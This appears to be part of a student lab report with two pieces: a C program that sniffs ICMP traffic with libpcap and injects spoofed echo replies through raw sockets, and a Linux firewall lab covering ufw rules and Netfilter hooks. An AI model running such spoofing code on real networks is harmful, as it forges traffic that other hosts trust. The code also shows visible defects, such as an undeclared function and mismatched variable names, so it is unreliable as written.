


Figure 71: Ethernet II Frame

⁶Vector E-Learning: https://elearning.vector.com/index.php?seite=vl_automotive_etherne...

5.5 Sniffing & Spoofing

```
1  /* Brandon - Fixed ICMP Checksum problem (When data = 0)
2      - Fixed ICMP Response for Sequence and ID fields
3      - Fixed automatic ICMP response with src and dst IP */
4  #include <stdio.h>
5  #include <stdlib.h>
6  #include <unistd.h>
7  #include <string.h>
8  #include <netdb.h>
9  #include <pcap.h>
10 #include <ctype.h>
11 #include <errno.h>
12
13 #include <sys/types.h>
14 #include <sys/stat.h>
15 #include <sys/socket.h>
16
17 #include <netinet/in_systm.h>
18 #include <netinet/in.h>
19 #include <netinet/ip.h>
20 #include <netinet/udp.h>
21 #include <netinet/ip_icmp.h>
22 #include <netinet/tcp.h>
23
24 #include <arpa/inet.h>
25
26 //#define SRC_ADDR "192.168.142.153"
27 //#define DST_ADDR "172.16.87.254"
28 //#define ICMPID 0x0
29 //#define ICMPSEQ 1
30 #define APP_NAME "sniffex"
31
32 /* default snap length (maximum bytes per packet to capture) */
33 #define SNAP_LEN 1518
34
35 /* ethernet headers are always exactly 14 bytes [1] */
36 #define SIZE_ETHERNET 14
37
38 /* Ethernet addresses are 6 bytes */
39 #define ETHER_ADDR_LEN          6
40
41 /* Ethernet header */
42 struct sniff_ethernet {
43     u_char  ether_dhost[ETHER_ADDR_LEN];    /* destination host address */
44     u_char  ether_shost[ETHER_ADDR_LEN];    /* source host address */
45     u_short ether_type;                   /* IP? ARP? RARP? etc */
46 };
47
48 /* IP header */
49 struct sniff_ip {
50     u_char  ip_vhl;                      /* version << 4 | header length >> 2 */
```

```

51     u_char  ip_tos;           /* type of service */
52     u_short ip_len;          /* total length */
53     u_short ip_id;           /* identification */
54     u_short ip_off;          /* fragment offset field */
55     #define IP_RF 0x8000      /* reserved fragment flag */
56     #define IP_DF 0x4000      /* dont fragment flag */
57     #define IP_MF 0x2000      /* more fragments flag */
58     #define IP_OFFMASK 0x1fff /* mask for fragmenting bits */
59     u_char  ip_ttl;          /* time to live */
60     u_char  ip_p;             /* protocol */
61     u_short ip_sum;          /* checksum */
62     struct  in_addr ip_src,ip_dst; /* source and dest address */
63 };
64 #define IP_HL(ip)          (((ip)->ip_vhl) & 0x0f)
65 #define IP_V(ip)            (((ip)->ip_vhl) >> 4)
66
67 /* TCP header */
68 typedef u_int tcp_seq;
69
70 struct sniff_tcp {
71     u_short th_sport;         /* source port */
72     u_short th_dport;         /* destination port */
73     tcp_seq th_seq;           /* sequence number */
74     tcp_seq th_ack;           /* acknowledgement number */
75     u_char  th_offx2;          /* data offset, rsrv */
76 #define TH_OFF(th) ((th->th_offx2 & 0xf0) >> 4)
77     u_char  th_flags;
78     #define TH_FIN 0x01
79     #define TH_SYN 0x02
80     #define TH_RST 0x04
81     #define TH_PUSH 0x08
82     #define TH_ACK 0x10
83     #define TH_URG 0x20
84     #define TH_ECE 0x40
85     #define TH_CWR 0x80
86     #define TH_FLAGS
87     ↳ (TH_FIN/TH_SYN/TH_RST/TH_ACK/TH_URG/TH_ECE/TH_CWR)
88     u_short th_win;           /* window */
89     u_short th_sum;           /* checksum */
90     u_short th_urp;           /* urgent pointer */
91 };
92
93 /* ICMP header */
94 struct sniff_icmp
95 {
96     u_int8_t type;             /* message type */
97     u_int8_t code;              /* type sub-code */
98     u_int16_t checksum;
99     union
100    {
101        struct
102        {

```

```

102     u_int16_t          id;
103     u_int16_t          sequence;
104 } echo;                                /* echo datagram */
105 u_int32_t        gateway;             /* gateway address */
106 struct
107 {
108     u_int16_t          __unused;
109     u_int16_t          mtu;
110 } frag;                               /* path mtu discovery */
111 } un;
112 };
113
114
115 void
116 got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);
117
118 void
119 print_payload(const u_char *payload, int len);
120
121 void
122 print_hex_ascii_line(const u_char *payload, int len, int offset);
123
124 void
125 print_app_usage(void);
126
127 /*
128  * print help text
129  */
130 void
131 print_app_usage(void)
132 {
133
134     printf("Usage: %s [interface]\n", APP_NAME);
135     printf("\n");
136     printf("Options:\n");
137     printf("    interface    Listen on <interface> for packets.\n");
138     printf("\n");
139
140     return;
141 }
142
143 /*
144  * print data in rows of 16 bytes: offset    hex    ascii
145  *
146  * 00000  47 45 54 20 2f 20 48 54  54 50 2f 31 2e 31 0d 0a  GET / HTTP/1.1..
147  */
148 void
149 print_hex_ascii_line(const u_char *payload, int len, int offset)
150 {
151
152     int i;
153     int gap;

```

```

154 const u_char *ch;
155
156 /* offset */
157 printf("%05d    ", offset);
158
159 /* hex */
160 ch = payload;
161 for(i = 0; i < len; i++) {
162     printf("%02x ", *ch);
163     ch++;
164     /* print extra space after 8th byte for visual aid */
165     if (i == 7)
166         printf(" ");
167 }
168 /* print space to handle line less than 8 bytes */
169 if (len < 8)
170     printf(" ");
171
172 /* fill hex gap with spaces if not full line */
173 if (len < 16) {
174     gap = 16 - len;
175     for (i = 0; i < gap; i++)
176         printf(" ");
177 }
178
179 printf("    ");
180
181 /* ascii (if printable) */
182 ch = payload;
183 for(i = 0; i < len; i++) {
184     if (isprint(*ch))
185         printf("%c", *ch);
186     else
187         printf(".");
188     ch++;
189 }
190
191 printf("\n");
192
193 return;
194 }
195
196 /*
197 * print packet payload data (avoid printing binary data)
198 */
199 void
200 print_payload(const u_char *payload, int len)
201 {
202
203     int len_rem = len;
204     int line_width = 16;                                /* number of bytes per line
205     ↵ */

```

```

205     int line_len;
206     int offset = 0;                                     /* zero-based
207     ↵  offset counter */
208     const u_char *ch = payload;
209
210     if (len <= 0)
211         return;
212
213     /* data fits on one line */
214     if (len <= line_width) {
215         print_hex_ascii_line(ch, len, offset);
216         return;
217     }
218
219     /* data spans multiple lines */
220     for (;;) {
221         /* compute current line length */
222         line_len = line_width % len_rem;
223         /* print line */
224         print_hex_ascii_line(ch, line_len, offset);
225         /* compute total remaining */
226         len_rem = len_rem - line_len;
227         /* shift pointer to remaining bytes to print */
228         ch = ch + line_len;
229         /* add offset */
230         offset = offset + line_width;
231         /* check if we have line width chars or less */
232         if (len_rem <= line_width) {
233             /* print last line and get out */
234             print_hex_ascii_line(ch, len_rem, offset);
235             break;
236         }
237
238     return;
239 }
240
241 /*
242  * dissect/print packet
243  */
244 void
245 got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
246 {
247
248     static int count = 1;                                /* packet counter */
249
250     /* declare pointers to packet headers */
251     const struct sniff_ether *ether; /* The ethernet header [1] */
252     const struct sniff_ip *ip;      /* The IP header */
253     const struct sniff_tcp *tcp;    /* The TCP header */
254     const char *payload;           /* Packet payload */
255     const struct sniff_icmp *icmp;

```

```

256
257     int size_ip;
258     int size_tcp;
259     int size_payload;
260
261     printf("\nPacket number %d:\n", count);
262     count++;
263
264     /* define ethernet header */
265     ethernet = (struct sniff_ethernet*)(packet);
266
267     /* define/compute ip header offset */
268     ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
269     size_ip = IP_HL(ip)*4;
270     if (size_ip < 20) {
271         printf("    * Invalid IP header length: %u bytes\n", size_ip);
272         return;
273     }
274
275     /* Get ICMP header if protocol is ICMP is identified later */
276     icmp = (struct sniff_icmp*)(packet + SIZE_ETHERNET + size_ip);
277     //printf("%x\n", icmp->un.echo.id);
278     //printf("%x\n", ntohs(icmp->un.echo.sequence));
279
280     /* print source and destination IP addresses */
281     printf("        From: %s\n", inet_ntoa(ip->ip_src));
282     printf("        To: %s\n", inet_ntoa(ip->ip_dst));
283
284     /* determine protocol */
285     switch(ip->ip_p) {
286         case IPPROTO_TCP:
287             printf("    Protocol: TCP\n");
288             break;
289         case IPPROTO_UDP:
290             printf("    Protocol: UDP\n");
291             return;
292         case IPPROTO_ICMP:
293             printf("    Protocol: ICMP\n");
294             sendPacket(ip->ip_src, ip->ip_dst, icmp);
295             return;
296         case IPPROTO_IP:
297             printf("    Protocol: IP\n");
298             return;
299         default:
300             printf("    Protocol: unknown\n");
301             return;
302     }
303
304     /*
305      * OK, this packet is TCP.
306      */

```

```

308 /* define/compute tcp header offset */
309 tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
310 size_tcp = TH_OFF(tcp)*4;
311 if (size_tcp < 20) {
312     printf(" * Invalid TCP header length: %u bytes\n", size_tcp);
313     return;
314 }
315
316 printf(" Src port: %d\n", ntohs(tcp->th_sport));
317 printf(" Dst port: %d\n", ntohs(tcp->th_dport));
318
319 /* define/compute tcp payload (segment) offset */
320 payload = (u_char*)(packet + SIZE_ETHERNET + size_ip + size_tcp);
321
322 /* compute tcp payload (segment) size */
323 size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);
324
325 /*
326  * Print payload data; it might be binary, so don't just
327  * treat it as a string.
328  */
329 if (size_payload > 0) {
330     printf(" Payload (%d bytes):\n", size_payload);
331     print_payload(payload, size_payload);
332 }
333
334 return;
335 }
336
337
338 /* Referenced from https://www.tenouk.com/Module43a.html */
339 unsigned short csum(unsigned short *buf, int nwords)
340 {
341     unsigned long sum;
342     for(sum=0; nwords>0; nwords--)
343         sum += *buf++;
344     sum = (sum >> 16) + (sum &0xffff);
345     sum += (sum >> 16);
346     return (unsigned short)(~sum);
347 }
348
349 int sendPacket(struct in_addr src, struct in_addr dst, struct sniff_icmp *icmpun)
350 {
351     /* Used for debugging */
352     //printf("%s\n", inet_ntoa(src));
353     //printf("%s\n", inet_ntoa(dst));
354     //printf("\n%#x\n", icmpun->un.echo.id);
355     //printf("%#x\n", ntohs(icmpun->un.echo.sequence));
356
357     struct ip ip;
358     struct icmp icmp;
359     int sd;

```

```

360 const int on = 1;
361 struct sockaddr_in sin;
362 u_char* packet;
363
364 // Allocate some space for our packet:
365 packet = (u_char *)malloc(60);
366
367 /* IP Layer header construct: Referenced from
   ↳ https://www.tenouk.com/Module42.html */
368
369 ip.ip_hl = 0x5; /* Header length (in 32 bits), 160 bits w/o options: 160/32 */
370 ip.ip_v = 0x4; /* IPv4 */
371 ip.ip_tos = 0x0; /* Type of Service */
372 ip.ip_len = htons(60); /* Length of entire packet in bytes */
373 ip.ip_id = 0; /* Identification field to reassemble fragments of a datagram */
374 ip.ip_off = 0x0; /* Fragmentation, set to 0 since no fragments */
375 ip.ip_ttl = 64; /* Time To Live */
376 ip.ip_p = IPPROTO_ICMP; /* Protocol Number, RFC 1700 */
377 ip.ip_sum = 0x0; /* Exclude when calculating checksum first */
378 ip.ip_src.s_addr = inet_addr(inet_ntoa(dst)); //inet_addr(src); /* Source IP */
379 ip.ip_dst.s_addr = inet_addr(inet_ntoa(src)); //inet_addr(dst); /* Destination
   ↳ IP */
380 ip.ip_sum = csum((unsigned short *)&ip, sizeof(ip)); /* Checksum calculation */
381 memcpy(packet, &ip, sizeof(ip)); /* Copy header into packet */
382
383
384 //ICMP header construct, Reference RFC 792
385
386 icmp.icmp_type = ICMP_ECHOREPLY; /* Type 0 for echo */
387 icmp.icmp_code = 0; /* No code for echo/reply, leave as 0 */
388 icmp.icmp_id = icmpun->un.echo.id; /* Random identifier to match echos & replies
   ↳ */
389 icmp.icmp_seq = icmpun->un.echo.sequence; /* Random sequence number to match
   ↳ echos & replies */
390 icmp.icmp_cksum = 0; /* Exclude when calculating checksum first */
391 icmp.icmp_cksum = csum((unsigned short *)&icmp, sizeof(&icmp)); /* Checksum
   ↳ Calculation */
392 memcpy(packet + 20, &icmp, 8); /* Append the ICMP header to the packet at
   ↳ offset 20 */
393
394 /* Create raw socket:*/
395 if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
396     perror("raw socket");
397     exit(1);
398 }
399
400 /* Prevent kernel from filling up packet with its information*/
401 if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
402     perror("setsockopt");
403     exit(1);
404 }
405

```

```

406 /* Specify destination in kernel to send the raw datagram. We fill in a struct
407    ↵ in_addr with the desired destination IP address and pass this structure to
408    ↵ the sendto(2) or sendmsg(2) system calls:*/
409
410     memset(&sin, 0, sizeof(sin));
411     sin.sin_family = AF_INET;
412     sin.sin_addr.s_addr = ip.ip_dst.s_addr;
413
414 /*send(2) system call cannot be used as the socket is not a "connected" type of
415    ↵ socket. A destination is needed to send the raw IP datagram. sendto(2) and
416    ↵ sendmsg(2) system calls are designed to handle this:*/
417 if (sendto(sd, packet, 60, 0, (struct sockaddr *)&sin,
418             sizeof(struct sockaddr)) < 0) {
419     perror("sendto");
420     exit(1);
421 }
422
423 return 0;
424 }
425
426 int main(int argc, char **argv)
427 {
428
429     char *dev = NULL;                                /* capture device name */
430     char errbuf[PCAP_ERRBUF_SIZE];                  /* error buffer */
431     pcap_t *handle;                                /* packet capture handle */
432
433     char filter_exp[] = "icmp and src host 192.168.43.154";           /*
434     ↵ filter expression [3] */
435     struct bpf_program fp;                          /* compiled filter program
436     ↵ (expression) */
437     bpf_u_int32 mask;                            /* subnet mask */
438     bpf_u_int32 net;                             /* ip */
439     int num_packets = 10;                         /* number of packets to
440     ↵ capture */
441
442     /* check for capture device name on command-line */
443     if (argc == 2) {
444         dev = argv[1];
445     }
446     else if (argc > 2) {
447         fprintf(stderr, "error: unrecognized command-line options\n\n");
448         print_app_usage();
449         exit(EXIT_FAILURE);
450     }
451     else {
452
453         /* find a capture device if not specified on command-line */
454         dev = pcap_lookupdev(errbuf);
455         if (dev == NULL) {
456             fprintf(stderr, "Couldn't find default device: %s\n",
457                     errbuf);
458             exit(EXIT_FAILURE);

```

```

451     }
452 }
453
454 /* get network number and mask associated with capture device */
455 if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
456     fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
457             dev, errbuf);
458     net = 0;
459     mask = 0;
460 }
461
462 /* print capture info */
463 printf("Device: %s\n", dev);
464 printf("Number of packets: %d\n", num_packets);
465 printf("Filter expression: %s\n", filter_exp);
466
467 /* open capture device */
468 handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
469 if (handle == NULL) {
470     fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
471     exit(EXIT_FAILURE);
472 }
473
474 /* make sure we're capturing on an Ethernet device [2] */
475 if (pcap_datalink(handle) != DLT_EN10MB) {
476     fprintf(stderr, "%s is not an Ethernet\n", dev);
477     exit(EXIT_FAILURE);
478 }
479
480 /* compile the filter expression */
481 if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
482     fprintf(stderr, "Couldn't parse filter %s: %s\n",
483             filter_exp, pcap_geterr(handle));
484     exit(EXIT_FAILURE);
485 }
486
487 /* apply the compiled filter */
488 if (pcap_setfilter(handle, &fp) == -1) {
489     fprintf(stderr, "Couldn't install filter %s: %s\n",
490             filter_exp, pcap_geterr(handle));
491     exit(EXIT_FAILURE);
492 }
493
494 /* now we can set our callback function */
495 pcap_loop(handle, num_packets, got_packet, NULL);
496
497 /* cleanup */
498 pcap_freecode(&fp);
499 pcap_close(handle);
500
501 printf("\nCapture complete.\n");
502
```

```
503     return 0;  
504 }
```

Linux Firewall Lab

1 Introduction

Firewalls are commonly used to block traffic, as evident in enterprises and academic institutions where applications and sites are blocked to prevent distractions or illegal traffic from occurring within the networks. There are multiple types of firewall but this lab will focus on two types, the *packet filter* and the application firewall.

Packet filters act by inspecting the packets and if it matches any of the firewall rules, the packets are forwarded or dropped. Packet filters are mostly *stateless*, in that the packets are filtered based on the information encoded in the individual packets and not based on the data stream. Packet filters may use a combination of the packet's source and destination address, protocol and port numbers among many fields.

Application firewalls such as web proxies work at the application layer where the data of the packet is analysed. This method is primarily used for egress filtering of web traffic.

2 Overview

This lab will aim to bring insights on how firewalls work by making use of a firewall software and a simplified packet filtering firewall. The first three sections will look at how the packet filtering firewall `ufw` works and the counter measures that could be taken to evade this type of filtering.

The last two sections of this lab will detail how access to websites can be controlled via a web proxy named `squid`, a type of application firewall. It will show how this type of firewall can be used to circumvent packet filtering firewalls. Also, `squid` can modify the contents of the displayed web page, using a method known as URL rewriting/redirection. The demonstration defaces the NTU home page on the local computer, elaborated in great detail at a later chapter of this report.

3 Exploration

3.1 Virtual Machine (VM) Configuration

The firewall that will be used later needs to have its configuration modified as its default firewall policy drops all incoming packets. To change it, the default policy file `/etc/default/ufw` is opened and the following line is modified.

```
DEFAULT_INPUT_POLICY = 'DROP' → DEFAULT_INPUT_POLICY = 'ACCEPT'
```

3.2 Using Firewalls

Linux distributions have a built in kernel firewall tool named `iptables`. The front-end alternative that is more user-friendly is `ufw`. By using `ufw`, it can be used to create a personal firewall for the system but alternative means are more efficient when configuring firewalls for larger networks. For this task, the following are attempted.

- Prevent Machine A from executing Telnet to Machine B
- Prevent Machine B from executing Telnet to Machine A
- Prevent Machine A from visiting an external website. (Note that some websites have multiple IP addresses)

The manipulation of the firewall is performed on machine A while the firewall on machine B is untouched and left at the default setting.




Figure 72: Firewall Setup

1. To prevent Machine A from executing Telnet to Machine B, it is known that Telnet uses (TCP) port 23. Furthermore from the “Remote DNS Attack Lab”, source ports are randomised to prevent common ports from being hacked. Therefore, the firewall must block the destination ports instead.

Using `ufw`, there are multiple ways to block Telnet from being used from Machine A to Machine B. Below are two different methods that can be used to block outgoing Telnet packets.

```
$ ufw deny out to any port 23  
$ ufw reject out telnet
```

The commands `ufw disable` and `ufw enable` have to be used to force the firewall to enforce the new firewall rules. (*Note: because Telnet is a well known program that uses TCP port 23, the second line of code can be used. Otherwise the first line is more straightforward and direct.)

Blocking Telnet on the firewall level will prevent the packets from reaching the intended destination and eventually force Telnet to timeout, as shown in the figure below.

```
[08/06/2018 20:49] root@ubuntu:/home/seed# telnet 192.168.43.154
Trying 192.168.43.154...
Connected to 192.168.43.154.
Escape character is '^].
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation: https://help.ubuntu.com/
New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[08/06/2018 20:49] seed@ubuntu:-$
```

(a) Before Firewall Rule

(b) After Firewall Rule

Figure 73: Prevent Telnet to External Host

- To prevent Machine B from executing Telnet to Machine A, it is the same as the previous. However, the direction of the packet flow has been swapped. Due to this, the direction when writing the commands is of importance in determining whether the blocking is successful.

Again, there are two ways of blocking which is provided below.

```
$ sudo ufw deny in to any port 23
$ sudo ufw reject in telnet
```

Again, the commands `ufw disable` and `ufw enable` have to be used to force the firewall to enforce the new firewall rules. Executing Telnet from machine B will yield the same timeout message.

```
[08/06/2018 20:53] root@ubuntu:/home/seed# telnet 192.168.43.157
Trying 192.168.43.157...
Connected to 192.168.43.157.
Escape character is '^].
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Mon Aug  6 20:53:22 PDT 2018 from ubuntu.local on pts/2
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation: https://help.ubuntu.com/
New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[08/06/2018 20:54] seed@ubuntu:-$
```

(a) Before Firewall Rule

```
[08/06/2018 20:58] root@ubuntu:/home/seed# ufw reject in telnet
Skipping adding existing rule
Skipping adding existing rule (v6)
[08/06/2018 20:58] root@ubuntu:/home/seed# ufw disable
Firewall stopped and disabled on system startup
[08/06/2018 20:58] root@ubuntu:/home/seed# ufw enable
Firewall is active and enabled on system startup
[08/06/2018 20:58] root@ubuntu:/home/seed#
```

(b) After Firewall Rule

Figure 74: Prevent Telnet to Current Host

- To prevent machine A from accessing a website, we can use `ufw` to perform the filtering. However, `ufw` is not able to block hostnames and as such the IP address must be known. In this task, the site `www.ntu.edu.sg` will be blocked.

To find out the IP address of the site, the command `dig` is sufficient to reveal the A records of the hostname.

To block (non-secured) websites, TCP port 80 must be blocked (443 for secured websites). Since the port numbers are directed to the server-side, outgoing packets are filtered. To do so, the following line can be used to block the site.

```
$ sudo ufw deny out to 155.69.7.173 port 80
```

The firewall is restarted to effect the changes and refreshing the site will now show that the connection to the website has timed out and cannot be restored.




Figure 75: Block Website Access

The `ufw` firewall uses packet filtering to inspect incoming and outgoing packets and to enforce the various policies configured by the administrator. As packet processing is performed in the kernel, as can be demonstrated in the “Packet Sniffing and Spoofing Lab”, the filtering must also be performed within the kernel. However, using the *Loadable Kernel Module* (LKM) and `Netfilter`, the kernel need not be rebuilt to manipulate packets.

LKM extends the functionalities of the kernel by allowing administrators to add modules without rebuilding the kernel or rebooting the computer. To process the packets and to block it, the module must be integrated into the packet processing path, which was not easily implemented before `Netfilter`.

`Netfilter` allows the manipulation of packets by allowing administrators to implement hooks into the Linux kernel. These hooks exists in various places and programs (within LKM) and gets invoked when packets pass through.

Question 1:

What types of hooks does `Netfilter` support and what can be done using these hooks? Draw also a diagram to show how packets flow through these hooks.

Answer 1:

There are a total of 5 hooks that can be used with `Netfilter` and these hooks


can be found in the header definition of `netfilter_ipv4.h` and `netfilter_ipv6.h`, both located in the folder `/usr/include/linux` (If `gcc` is installed). The various hooks, together with its description are listed in the table below.

<u>IPv4 Hooks</u>	<u>IPv6 Hooks</u>	<u>Description</u>
NF_IP_PRE_ROUTING	NF_IP6_PRE_ROUTING	This hook is triggered when packets enter into the network stack. After that, the packet is routed or dropped depending on the destination of the packet.
NF_IP_LOCAL_IN	NF_IP6_LOCAL_IN	This hook is triggered when the packet is designated for the local system.
NF_IP_FORWARD	NF_IP6_FORWARD	This hook is triggered when the packet is designed to be routed out to another system.
NF_IP_LOCAL_OUT	NF_IP6_LOCAL_OUT	This hook is triggered when packets are created locally and are outgoing to the network.
NF_IP_POST_ROUTING	NF_IP6_POST_ROUTING	This hook is triggered just before packets are to be sent out the physical wire.

Table 1: Table of **Netfilter** Hooks

*For newer kernel versions, the prefix `NF_IP` has been changed to `NF_INET`.

The figure below depicts the different locations where the programs can hook onto the networking stack to manipulate the respective packets.



- [1]: NF_IP_PRE_ROUTING
- [2]: NF_IP_LOCAL_IN
- [3]: NF_IP_FORWARD
- [4]: NF_IP_POST_ROUTING
- [5]: NF_IP_LOCAL_OUT

Figure 76: **Netfilter** System

Question 2:

Where should a hook be placed for ingress and egress filtering?

Answer 2:

Ingress filtering is a technique to prevent suspicious traffic from entering the internal network. Ingress filtering checks for the validity of packets by analysing its source addresses to ensure that the IP address used does not originate within the network or any private addresses such as multicast. Therefore, an ingress filtering hook should be placed at NF_IP_PRE_ROUTING, before it proceeds to any part of the network.

For egress filtering, it is the opposite of ingress filtering. It checks for outgoing packets and prevents data from flowing out, such as malicious packets containing spyware. In this case, egress filtering must be hooked to NF_IP_POST_ROUTING.

Question 3:

Can packets be modified using **Netfilter**?

Answer 3:

While **Netfilter** is primarily used for analysing incoming, outgoing packets and to block where required based on the firewall policy, the user can write programs (within LKM) that hook onto **Netfilter** and use it to modify packets instead.

3.3 Optional: Implementing Packet Filtering Module

A firewall should support dynamic configurations and be able to dynamically change firewall policies. The configuration tool runs in the user space, but the data has to be sent to the kernel space where the packet filtering module (LKM) can obtain the data. These data must reside in the kernel memory instead of a file due to performance issues. This involves interactions between a user-level program and the kernel module.


Using sample code provided by Paul Kiddie⁷, the code is extended to drop IPv4 ICMP (ping) packets instead of all packets. Before proceeding, there are multiple ways to process the packets using our module. These definitions are located inside `netfilter.h`.

1. NF_DROP: Drop packet.
2. NF_ACCEPT: Accept packet and process through network chain.
3. NF_STOLEN: Ownership of packet transferred to hook and **Netfilter** will not process the packet further.
4. NF_QUEUE: Get **Netfilter** to queue the packet for userspace.
5. NF_REPEAT: Call the hook again.
6. NF_STOP: Accept packet and stop further processing along network chain.

⁷<https://www.paulkiddie.com/2009/10/creating-a-simple-hello-world-netfilter-module/>

The kernel module needs to be compiled via a `Makefile`. Both the packet filtering module code and the `makefile` code have been attached to Appendix A. It is also interesting to note that when compiling the file via `Makefile`, the module libraries are located in `/lib/modules/$(shell uname -r)/build/include`. This is in contrast to normal compilation using `gcc`, where the libraries are located in the folder `/usr/include`.

When compiling code, it is best to ensure that there are no warnings that appear as these errors may crash the system when the module is loaded into the kernel.



```
[08/09/2018 01:57] root@ubuntu:/home/seed# make
make -C /lib/modules/3.5.0-37-generic/build M=/home/seed modules
make[1]: Entering directory '/usr/src/linux-headers-3.5.0-37-generic'
Building modules, stage 2.
MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-3.5.0-37-generic'
[08/09/2018 01:57] root@ubuntu:/home/seed#
```

Figure 77: No errors during `make`

